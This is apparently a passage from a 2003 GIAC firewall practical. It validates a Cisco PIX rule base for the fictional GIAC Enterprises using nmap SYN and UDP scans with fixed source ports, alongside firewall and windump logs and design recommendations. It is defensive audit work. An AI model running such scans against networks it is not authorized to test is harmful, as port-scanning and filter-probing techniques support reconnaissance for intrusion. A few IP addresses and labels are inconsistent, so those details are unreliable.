


Fig 3.2.1.3_1 Connection of the nmap laptop at INTERNAL_NETWORK

Command used:

Nmap –sS –P0 –v –p1-65535 10.10.40.2

From the nmap logs,

Starting nmap 3.48 (http://www.insecure.org/nmap) at 2003-11-03 00:32 Malay Peninsula Standard Time
Interesting ports on 10.10.40.1:
(The 65534 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
443/tcp open https

Nmap run completed -- 1 IP address (1 host up) scanned in 18.216 seconds

From the PIX firewall logs, (The logs are too long to be included here, so only a portion of the logs is shown here)

710001: TCP access requested from 10.10.10.2/39199 to inside:10.10.40.1/https
710005: TCP request discarded from 10.10.10.2/39199 to inside:10.10.40.1/https
710005: TCP request discarded from 10.10.10.2/44461 to inside:10.10.40.1/29681
710005: TCP request discarded from 10.10.10.2/44461 to inside:10.10.40.1/63928
710005: TCP request discarded from 10.10.10.2/44461 to inside:10.10.40.1/30856
710005: TCP request discarded from 10.10.10.2/44461 to inside:10.10.40.1/20477
710005: TCP request discarded from 10.10.10.2/44461 to inside:10.10.40.1/11161
710005: TCP request discarded from 10.10.10.2/44461 to inside:10.10.40.1/8224
710005: TCP request discarded from 10.10.10.2/44461 to inside:10.10.40.1/32567
710005: TCP request discarded from 10.10.10.2/44461 to inside:10.10.40.1/15010

Explanation:
As seen from the first statement of the PIX firewall logs, the PIX Device Manager (PDM) installed in 10.10.10.2 is the only desktop in the GIAC INTERNAL_NETWORK that is able to access the PIX using HTTPS TCP/443.

3.2.2 Validation of Rule Base
3.2.2.1 From PIX_OUTSIDE interface
3.2.2.1.1 Validation of web access TCP/80 from Internet to Public Web Server




Fig 3.2.2.1.1 Connection of nmap and windump laptops for TCP/80, TCP/443, TCP/25

Command used:
Nmap –sS –P0 –v –p80 –g80 202.156.70.2

Nmap logs:
Starting nmap 3.48 (http://www.insecure.org/nmap) at 2003-11-03 16:24 Malay Peninsula Standard Time
Host 202.156.70.2 appears to be up ... good.
Initiating SYN Stealth Scan against 202.156.70.2 at 16:24
Adding open port 80/tcp
The SYN Stealth Scan took 0 seconds to scan 1 ports.
Interesting ports on 202.156.70.2:
PORT STATE SERVICE

80/tcp open http

Nmap run completed -- 1 IP address (1 host up) scanned in 4.697 seconds

PIX firewall logs:
609001: Built local-host srv-net-1:10.10.20.3
305009: Built static translation from srv-net-1:10.10.20.3 to outside:202.156.70.2
302013: Built inbound TCP connection 5 for outside:202.156.50.3/80 (202.156.50.3/80) to srv-net-1:10.10.20.3/80 (202.156.70.2/80)

windump logs:
16:26:07.311360 IP 202.156.50.3.80 > 10.10.20.3.80: S 25703543:25703543(0) win 3072
16:26:07.313129 IP 10.10.20.3.80 > 202.156.50.3.80: S 2800590729:2800590729(0) ack 25703544 win 4128 <mss 536>
16:26:07.313452 IP 202.156.50.3.80 > 10.10.20.3.80: R 25703544:25703544(0) win 0

Explanation:
An HTTP TCP/80 request to the GIAC public web server, 202.156.70.2 was translated at the PIX firewall to the private IP address of 10.10.20.3 TCP/80. Which is the private IP address of the GIAC public web server.

3.2.2.1.2 Validation of secured web access TCP/443 from Internet to Public Web Server

Command used:
Nmap –sS –P0 –v –p443 –g443 202.156.70.2

PIX firewall logs:
609001: Built local-host srv-net-1:10.10.20.3
305009: Built static translation from srv-net-1:10.10.20.3 to outside:202.156.70.2
302013: Built inbound TCP connection 4 for outside:202.156.50.3/443 (202.156.50.3/443) to srv-net-1:10.10.20.3/443 (202.156.70.2/443)

Explanation:
An HTTPS TCP/443 request to the GIAC public web server, 202.156.70.2 was translated at the PIX firewall to the private IP address of 10.10.20.3 TCP/443. Which is the private IP address of the GIAC public web server.

3.2.2.1.3 Validation of sending email TCP/25 from Internet to Mail Relay Server

Command used:
Nmap –sS –P0 –v –p25 –g25 202.156.70.4

PIX firewall logs:
609001: Built local-host srv-net-1:10.10.20.5
305009: Built static translation from srv-net-1:10.10.20.5 to outside:202.156.70.4
302013: Built inbound TCP connection 3 for outside:202.156.50.3/25 (202.156.50.3/25) to srv-net-1:10.10.20.5/25 (202.156.70.4/25)

Explanation:
An SMTP TCP/25 email to the GIAC Mail Relay Server, 202.156.70.4 was translated at the PIX firewall to the private IP address of 10.10.20.5 TCP/25, which is the private IP address of the GIAC Mail Relay Server.

3.2.2.1.4 Validation of DNS zone transfer (TCP/53) from ISP DNS server to External DNS server

Please note that this validation will caused the GIAC network to be totally un-accessible




Fig 3.2.2.1.4 Connection of nmap and windump laptops for TCP/53

Command used:
Nmap –sS –P0 –v –p53 –g53 202.156.70.3

PIX firewall logs:
609001: Built local-host srv-net-1:10.10.20.4
305009: Built static translation from srv-net-1:10.10.20.4 to outside:202.156.70.3
302013: Built inbound TCP connection 1 for outside:202.156.60.1/53 (202.156.60.1/53) to srv-net-1:10.10.20.4/53 (202.156.70.3/53)

Explanation:
An DNS zone transfer TCP/53 from the ISP DNS server to the GIAC External DNS Server, 202.156.70.3 was translated at the PIX firewall to the private IP address of 10.10.20.4 TCP/53, which is the private IP address of the GIAC External DNS Server.

3.2.2.1.5 Validation of DNS zone transfer (TCP/53) from a NON-ISP DNS Server

Using the same connection as described in 3.2.2.1.4 the laptop running nmap was changed to a non-ISP DNS server of 202.156.60.5/24

Command used:
Nmap –sS –P0 –v –p53 –g53 202.156.70.3

PIX firewall logs:
106023: Deny tcp src outside:202.156.60.5/53 dst srv-net-1:202.156.70.3/53 by access-group "inbound"
106023: Deny tcp src outside:202.156.60.5/53 dst srv-net-1:202.156.70.3/53 by access-group "inbound"
106023: Deny tcp src outside:202.156.60.5/53 dst srv-net-1:202.156.70.3/53 by access-group "inbound"
106023: Deny tcp src outside:202.156.60.5/53 dst srv-net-1:202.156.70.3/53 by access-group "inbound"
106023: Deny tcp src outside:202.156.60.5/53 dst srv-net-1:202.156.70.3/53 by access-group "inbound"
106023: Deny tcp src outside:202.156.60.5/53 dst srv-net-1:202.156.70.3/53 by access-group "inbound"

Explanation
If DNS zone transfer is attempted by a hacker using TCP/53 from a DNS server that is not the ISP DNS server, 202.156.60.1, the zone transfer will be deny by the access-list “inbound”. This ensured that the ISP DNS server could only perform the DNS zone transfer.

3.2.2.2 From Service_Network_1
3.2.2.2.1 Validation of hosts in svr-net-1 sending SYSLOG (UDP/514) to SYSLOG Server




Fig 3.2.2.2.1 Connection of nmap laptop for UDP/514

Command used:
Nmap –sU –P0 –v –p514 –g514 10.10.30.4

PIX Firewall logs:
609001: Built local-host inside:10.10.30.4
305009: Built static translation from inside:10.10.30.4 to srv-net-1:10.10.30.4
302013: Built inbound UDP connection 0 for srv-net-1:10.10.20.7/514 (10.10.20.7/514) to inside:10.10.30.4/514 (10.10.30.4/514)

Explanation:
When a host in the Service_Network_1 is attempting to send logs to the SYSLOG server in Service_Network_2, using UDP/514, the PIX firewall will build the inbound UDP connection from the static translation statement "*static (inside,srv-net-1) 10.10.30.4 10.10.30.4 netmask 255.255.255.255*" defined in the PIX firewall.

3.2.2.2.2 Validation of Mail Relay Server (TCP/25) sending emails to the Internal Mail Server

Using the same nmap connection as shown in figure 3.2.2.2.1, with the laptop IP address set to the Mail Relay Server IP address of 10.10.20.5

Command used:
Nmap –sS –P0 –v –p25 –g25 10.10.30.3

PIX Firewall logs:
609001: Built local-host inside:10.10.30.3
305009: Built static translation from inside:10.10.30.3 to srv-net-1:10.10.30.3
302013: Built inbound TCP connection 1 for srv-net-1:10.10.20.5/25 (10.10.20.5/25) to inside:10.10.30.3/25 (10.10.30.3/25)

Explanation:
When the Mail Relay Server in the Service_Network_1 is relaying emails to the Internal Mail Server in Service_Network_2, using TCP/25, the PIX firewall will build the inbound TCP connection from the static translation statement "*static (inside,srv-net-1) 10.10.30.3 10.10.30.3 netmask 255.255.255.255*" defined in the PIX firewall.

3.2.2.2.3 Validation of External DNS Server performing a zone transfer (TCP/53) to the Internal DNS server

Using the same nmap connection as shown in figure 3.2.2.2.1, with the laptop IP address set to the External DNS Server IP address of 10.10.20.4

Command used:
Nmap –sS –P0 –v –p53 –g53 10.10.30.2

PIX Firewall logs:
609001: Built local-host inside:10.10.30.2
305009: Built static translation from inside:10.10.30.2 to srv-net-1:10.10.30.2
302013: Built inbound TCP connection 0 for srv-net-1:10.10.20.4/53 (10.10.20.4/53) to inside:10.10.30.2/53 (10.10.30.2/53)

Explanation:
When the External DNS Server in the Service_Network_1 is doing zone transfer to the Internal DNS Server in Service_Network_2 using TCP/53, the PIX firewall will build the inbound TCP connection from the static translation statement "*static (inside,srv-net-1) 10.10.30.2 10.10.30.2 netmask 255.255.255.255*" defined in the PIX firewall.

3.2.2.2.4 Validation of Mail Relay Server (TCP/25) sending emails to the Internet

Using the same nmap connection as shown in figure 3.2.2.2.1, with the laptop IP address set to the Mail Relay Server IP address of 10.10.20.5

Command used:
Nmap –sS –P0 –v –p25 –g25 202.156.60.7

PIX Firewall logs:
609001: Built local-host srv-net-1:10.10.20.5
305009: Built static translation from srv-net-1:10.10.20.5 to outside:202.156.70.4
302013: Built outbound TCP connection 3 for outside:202.156.60.7/25 (202.156.60.7/25) to srv-net-1:10.10.20.5/25 (202.156.70.4/25)

Explanation
When the Mail Relay Server is attempting to send emails to the Internet (for example an Internet email server with the IP address of 202.156.60.7), then the PIX firewall will build a static translation using the Mail Relay Server public IP address of 202.156.70.4 to communicate to the Internet.

3.2.2.2.5 Validation of External DNS server (UDP/53) performing name queries to the ISP DNS server

Using the same nmap connection as shown in figure 3.2.2.2.1, with the laptop IP address set to the External DNS Server IP address of 10.10.20.4

Command used:
Nmap –sU –P0 –v –p53 –g53 202.156.60.1

PIX Firewall logs:
609001: Built local-host srv-net-1:10.10.20.4
305009: Built static translation from srv-net-1:10.10.20.4 to outside:202.156.70.3
302015: Built outbound UDP connection 4 for outside:202.156.60.1/53 (202.156.60.1/53) to srv-net-1:10.10.20.4/53 (202.156.70.3/53)

Explanation
When the External DNS Server is attempting to do DNS queries to the ISP DNS Server that is set with the IP address 202.156.60.1, then the PIX firewall will build a static translation using the External DNS Server public IP address of 202.156.70.3 to communicate to the ISP DNS Server.

3.2.2.3 From PIX_INSIDE interface

3.2.2.3.1 Validation of Internal DNS server (UDP/53) performing name queries to the External DNS server

With the laptop IP address set to the External DNS Server IP address of 10.10.30.2




Fig 3.2.2.3.1 Connection of nmap laptop for UDP/53

Command used:
Nmap –sU –P0 –v –p53 –g53 10.10.20.4

Nmap logs:
Starting nmap 3.48 (http://www.insecure.org/nmap) at 2003-11-04 23:19 Malay Peninsula Standard Time
Host 10.10.20.4 appears to be up ... good.
Initiating UDP Scan against 10.10.20.4 at 23:19
The UDP Scan took 12 seconds to scan 1 ports.
Adding open port 53/udp
Interesting ports on 10.10.20.4:
PORT STATE SERVICE
53/udp open domain

Nmap run completed -- 1 IP address (1 host up) scanned in 21.210 seconds

Explanation
From the nmap logs, the STATE of the port 53/udp is indicated as “open”. This verified that the Internal DNS Server of IP address 10.10.30.2 is able to do name queries to the External DNS Server of IP address 10.10.20.4 using port UDP/53.

3.2.2.3.2 Validation of NTP server (UDP/123) sending NTP updates to the hosts in the svr-net-1

Using the same nmap connection as shown in Figure 3.2.2.3.1, and the nmap laptop set to the IP address of the NTP server in Service_Network_2.

Command used:
Nmap –sU –P0 –v –p123 –g123 10.10.20.2
Nmap –sU –P0 –v –p123 –g123 10.10.20.3
Nmap –sU –P0 –v –p123 –g123 10.10.20.4
Nmap –sU –P0 –v –p123 –g123 10.10.20.5
Nmap –sU –P0 –v –p123 –g123 10.10.20.6

Nmap logs:

```
Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-04 23:31 Malay Peninsula Standard Time
Host 10.10.20.2 appears to be up ... good.
Initiating UDP Scan against 10.10.20.2 at 23:31
The UDP Scan took 12 seconds to scan 1 ports.
Adding open port 123/udp
Interesting ports on 10.10.20.2:
PORT    STATE SERVICE
123/udp open  ntp

Nmap run completed -- 1 IP address (1 host up) scanned in 57.182 seconds
```

```
Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-04 23:37 Malay Peninsula Standard Time
Host 10.10.20.3 appears to be up ... good.
Initiating UDP Scan against 10.10.20.3 at 23:37
The UDP Scan took 12 seconds to scan 1 ports.
Adding open port 123/udp
Interesting ports on 10.10.20.3:
PORT    STATE SERVICE
123/udp open  ntp

Nmap run completed -- 1 IP address (1 host up) scanned in 21.211 seconds
```

```
Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-04 23:38 Malay Peninsula Standard Time
Host 10.10.20.4 appears to be up ... good.
Initiating UDP Scan against 10.10.20.4 at 23:38
The UDP Scan took 12 seconds to scan 1 ports.
Adding open port 123/udp
Interesting ports on 10.10.20.4:
PORT    STATE SERVICE
123/udp open  ntp

Nmap run completed -- 1 IP address (1 host up) scanned in 21.190 seconds
```

```
Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-04 23:39 Malay Peninsula Standard Time
Host 10.10.20.5 appears to be up ... good.
Initiating UDP Scan against 10.10.20.5 at 23:39
The UDP Scan took 12 seconds to scan 1 ports.
Adding open port 123/udp
Interesting ports on 10.10.20.5:
PORT    STATE SERVICE
123/udp open  ntp

Nmap run completed -- 1 IP address (1 host up) scanned in 21.221 seconds
```

```
Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-04 23:39 Malay Peninsula Standard Time
Host 10.10.20.6 appears to be up ... good.
Initiating UDP Scan against 10.10.20.6 at 23:40
The UDP Scan took 12 seconds to scan 1 ports.
Adding open port 123/udp
```

```
Interesting ports on 10.10.20.6:
PORT    STATE SERVICE
123/udp open  ntp

Nmap run completed -- 1 IP address (1 host up) scanned in 21.211 seconds
```

Explanation:
From the nmap logs, the STATE of the port 123/udp is indicated as “open” for all the hosts in the Service_Network_1. This verified that the NTP Server of IP address 10.10.30.2 is able to send the NTP updates to all the hosts connected in Service_Network_1 using port UDP/123.

3.2.2.3.3 Validation of Internal Mail Server (TCP/25) sending emails to the Mail Relay Server

Using the same nmap connection as shown in Figure 3.2.2.3.1, and the nmap laptop set to the IP address of the Internal Mail Server 10.10.30.3.

Command used:
Nmap –sS –P0 –v –p25 –g25 10.10.20.5

Nmap logs**:**

```
Starting nmap 3.48 ( http://www.insecure.org/nmap ) at 2003-11-04 23:50 Malay Peninsula Standard Time
Host 10.10.20.5 appears to be up ... good.
Initiating SYN Stealth Scan against 10.10.20.5 at 23:50
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Interesting ports on 10.10.20.5:
PORT   STATE    SERVICE
25/tcp open smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 45.245 seconds
```

Explanation:
From the nmap logs, the STATE of the port 25/tcp is indicated as “open”. This verified that the Internal Mail Server of IP address 10.10.30.3 is able to communicate to the Mail Relay Server of IP address 10.10.20.5 using port TCP/25.

3.3 Evaluate the Results

The result of the verification of the firewall policy corresponds to the business operations and access requirements stated in sections 1.1 and 1.2.

From the results of the port scan of the firewall in section 3.2.1, it showed that the PIX firewall is only accessible from the PIX Device Manager (PDM) that has the private IP address of 10.10.2/24. Otherwise, the PIX can only be accessible by physically connected to the console.

From section 3.2.2.1, the validation of the firewall rule base from the PIX_OUTSIDE interface showed that the public web server only has port TCP/80 (http) and TCP/443 (https) opened for public access. Mails from the Internet can be sent to the Mail Relay Server using port TC/25. For the DNS zone transfer to

the External DNS server can only be done from the ISP DNS server using port TCP/53.

From section 3.2.2.2, the validation of the firewall rule base from the SERVICE_NETWORK_1 interface indicated that all the hosts from the SERVICE_NETWORK_1 are able to send SYSLOG messages to the SYSLOG server in the SERVICE_NETWORK_2 using port UDP/514. Mails from the Mail Relay Server can also be relayed to the Internal Mail Server connected in the SERVICE_NETWORK_2 through port TCP/25. DNS zone transfer can only be done from the External DNS server to the Internal DNS server using port TCP/53. As for the communication from the SERVICE_NETWORK_1 to the external Internet, emails could be sent from the Mail Relay Server to the Internet using port TCP/25 and DNS queries could be done to the ISP DNS server using port UDP/53.

From section 3.2.2.3, the validation of the firewall rule base from the PIX_INSIDE interface showed that the Internal DNS server could perform DNS name queries to the External DNS server using port UDP/53. NTP updates from the NTP server in the SERVICE_NETWORK_2 can be sent from the PIX_INSIDE interface to all the hosts in the SERVICE_NETWORK_1 using port UDP/123. The Internal Mail Server is able to send emails to the Mail Relay Server in the SERVICE_NETWORK_1 using port TCP/25.

3.4 Recommendations

1) A backup Cookie Oracle Database server can be installed at Service_Network_2. In the event that the active Cookie server at Service_Network_1 crashed, the Cookie database can be restored.

2) A failover PIX 515E can be implemented in parallel with the active PIX 515E to provide a stateful failover of the traffic that is passing through the PIX firewall in the event that there is a hardware failure occurred on the PIX or one of the interfaces cable.


3) Another router can be added in parallel with the active Cisco 2621 series router and configured with the Hot Standby Routing Protocol (HSRP) to provide a zero-downtime in the event that the active router experienced a hardware failure.

4) In order to safe-keep the logs stored in the SYSLOG server, the log files needs to be backup to tapes and stored in a safe place. The tapes need to be tagged with the respective dates and placed in sequential order. In the event that logs need to be traced to verify that an event has occurred, the logs can be easily accessible.

5) Currently, due to the small number of Partners and Suppliers that have business relationship with GIAC Enterprises, the pre-shared key for the IPsec VPN tunnel is used. In the future, if the business grows, GIAC Enterprises can

consider using the VeriSign Certificate Authority (CA) to issue the keys used to authenticate the Partners and Suppliers.

6) Currently, the enable password for the Cisco border router, the PIX firewall and the switches are stored locally in the network component. Provision can be made for the passwords to be stored in the Cisco ACS RADIUS server for an added layer of security.




Improved Security Architecture for GIAC Enterprises

Designed by Ruen-Chze Loh

4.Design Under Fire

